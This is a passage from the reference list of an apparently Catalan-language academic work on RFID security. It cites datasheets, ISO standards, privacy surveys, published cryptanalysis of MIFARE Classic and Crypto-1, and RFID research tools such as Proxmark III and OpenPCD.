25. **FAVITE**. *FAVITE UHF Gen2 RFID Tag IC*. Jhubei: FAVITE: your favorite RFID.
26. **Philips Semiconductors**. (2005). *Datasheet: ICODE1 Label IC Protocol Air Interface*. Philips.
27. **Philips NXP**. (2008). NXP *ICODE SLI-SY HF RFID Smart Label IC*. Philips.
28. **Das, R**. (2005). *Mercado RFID 2005 - 2015: un nuevo análisis IDTechEX*. IDTechEx.
29. **Morgan, A. G**., & Kukuk, T. (01 / 06 / 2009). *The Linux-PAM Module Writers' Guide*. Recollit de Linux-PAM: http://www.kernel.org/pub/linux/libs/pam/
30. **ACG Identification Technologies**. (2005). *ACG HF Multi ISO RFID Reader*. Walluf: ACG ID.
31. **ACG ID**. (sense data). *Downloads*. Consultat el 01 / 12 / 2008, a ACG reader DLL: acg-id.aaitg.com/index.php?id=156
32. **Philips Semiconductors.** (2002). ICODE *SLI SL2 ICS20 Smart Label IC. Philips*.
33. **International Organization for Standardization**. (2001). *ISO/IEC 14443-3.* International Organization for Standardization.
34. **International Organization for Standardization**. (2001). *ISO/IEC 14443-4*. International Organization for Standardization.
35. **Smart Border Alliance**. (2005). *RFID Feasibility Study Final Report*.
36. **Pietro, R. D., & Molva, R**. (2007). *Information Confinement, Privacy and Security in RFID Systems.* Departamento di Matematica, Università di Roma.
37. **Thornton, F., Haines, B., Das, A. M., Bhargava, H., Campbell, A., & Kleinschmidt, J.** (2006). *RFID Security*. Syngress.
38. **Juels, A**. (2005). *RFID Security and Privacy: A Research Survey*. RSA Laboratories.
39. **Universitat Politècnica de Catalunya**. (2009). *RFID for location*.
40. **Universitat Politècnica de Catalunya**. (2009). *Entregable E2 de UPC a Segura.* Universitat Politècnica de Catalunya.

41. **Rieback, M. R., Tanenbaum, A. S., & Crispo, B**. (2005). *RFID Guardian: A Battery-Powered Mobile Device for RFID Privacy Management*. Amsterdam: Department of Computer Science, Vrije Universiteit.
42. **Ayoade, J**. (2007). *Roadmap to solving security and privacy concerns in RFID systems*. Fiji: University of South Pacific.
43. **RFID Revolution**. (2007). *RFID Essentials Course 1 - Introduction to RFID, Summary of RFID Technology Types*. Recollit de RFID Revolution: www.rfidrevolution.com/topics.html
44. **IB technology**. (2007). *Datasheet: Summary of suported passive transponders. Recollit de IB Technology*: www.ibtechnology.co.uk/PDF/tag_types.pdf
45. **Juels, A., Rivest, R. L., & Szydlo, M**. (2003). The *Blocker Tag: Selective Blocking of RFID Tags for Consumer Privacy*. Washington DC: RSA Laboratories.
46. **Plos, T., Hutter, M., & Feldhofer, M**. (2008). *Eavesdropping RFID Reader-Data using the IAIK UHF DemoTag*. Graz: IAIK TU.
47. **Plos, T., Hutter, M., & Feldhofer, M**. (2008*). User Application Development Manual for the IAIK DemoTag using AVR Crossworks*. Graz: IAIK TU.
48. **Tan, C. C., Sheng, B., & Li, Q.** (2008). *Secure and Serverless RFID Authentication and Search Protocols.* IEEE Transactions on Wireless Communications.
49. **Sun, H.-M., & Ting, W.-C**. (2009). *Gen-2 Based RFID Authentication Protocol for Security and Privacy*. IEEE Transaction on Mobile Computing.
50. **Varis**. (26). *RFID Applications, Security and Privacy*. Toronto: Addison-Wesley.
51. **Henrici, D**. (2008). *RFID Security and Privacy.* Kaiserslautern: Springer.
52. **Ward, R., & Molteno, T**. (2007). *Table of Linear Feedback Shift Registers*. Dunedin, New Zealand: Department of Physics, University of Otago.
53. **Nohl, K., & Plötz, H**. (2007). Little *Security, Despite Obscurity*. Germany: 24th Chaos Communication Congress.
54. **Nohl, K**. (2008). *Cryptanalysis of CRYPTO-1.* Virginia.
55. **Gans, G. d., Hoepman, J.-H., & Garcia, F. D**. (2008). *A Practical Attack on the MIFARE Classic*. The Netherlands: Institute for Computing and Information Sciences.
56. **Garcia, F. D., Gans, G. d., Muijrers, R., Rossum, P. v., Verdult, R., Schreur, R. W.,** (2008). *Dismantling MIFARE Classic*. Nijmegen: The Netherlands: Institute for Computing and Information Sciences, Radboud University.
57. **Courtois, N. T., Nohl, K., & O'Neil, S**. (2008). *Algebraic Attacks on the Crypto-1 Stream Cipher in MiFare Classic and Oyster Cards*. University College London, UK; University of Virginia.
58. **Laurie, A.** (2008). *RFID IO tools*. Recollit de RFIDiot: rfidiot.org
59. **CISC Semiconductor**. (2008). We *simulate your future*. Recollit de CISC Semiconductor: www.cisc.at/index.php?option=com_content&task=view&id=148&Itemid=317
60. **IAIK**. (01 / 11 / 2008). *HF DemoTag*. Recollit de RFID Tag Emulators for HF and UHF Frequency Range: www.iaik.tugraz.at/content/research/rfid/tag_emulators/
61. **Welte, H.** (2008). *OpenPCD*. Recollit de Open RFID Reader: www.openpcd.org/
62. **Welte, H.** (2008). *OpenMRTD*. Recollit de Machine Readable Travel Documents: www.openmrtd.org

63. **Westhues, J.** (2009). *Proxmark III*. Recollit de A Test Instrument for HF/LF RFID: www.cq.cx/proxmark3.pl
64. **Jesic Tech**. (sense data). *A RFID library*. Consultat el 01 / 08 / 2009, a Jesich Tech: www.jesic-tech.com
65. **RFID Magazine**. (sense data). *RFID news*. Consultat el 01 / 08 / 09, a RFID Magazine: www.rfid-magazine.com/noticias/detalle.php?id=1009
66. **IDG**. (sense data). *The world's leading IT media, research and exposition company*. Consultat el 01 / 06 / 09, a IDG Communications: www.idg.com
67. **Chainlink Research**. (sense data). *Real World Research to Dramatically Improve Supply Chain Performance*. Consultat el 01 / 06 / 2009, a Chainlink Research: www.clresearch.com
68. **Alien**. (sense data). *Whitepaper.* Consultat el 01 / 05 / 09, a EPCglobal Class 1 Gen 2 RFID Specification: www.rfidproductnews.com/whitepapers/files/AT_wp_EPCGlobal_WEB.pdf
69. **Li, T., & Wang, G.** (2007). *Security Analysis of two Ultra-Lightweight RFID Mutual Authentication Protocols.* Systems and Security Department, Institute for Infocomm Research.
70. **ACG ID**. (sense data). *Your ideal ID technology partner*. Consultat el 01 / 08 / 2009, a ACG ID: acg-id.aaitg.com
71. **Atmel Corp**. (sense data). *Everywhere you are*. Consultat el 01 / 08 / 2009, a Atmel: www.atmel.com
72. **Berstein, D**. (sense data). *djb2, sdbm...* Consultat el 01 / 08 / 2009, a Funciones hash: profesores.elo.utfsm.cl/~agv/elo320/miscellaneous/hashFunction/hashFunction.html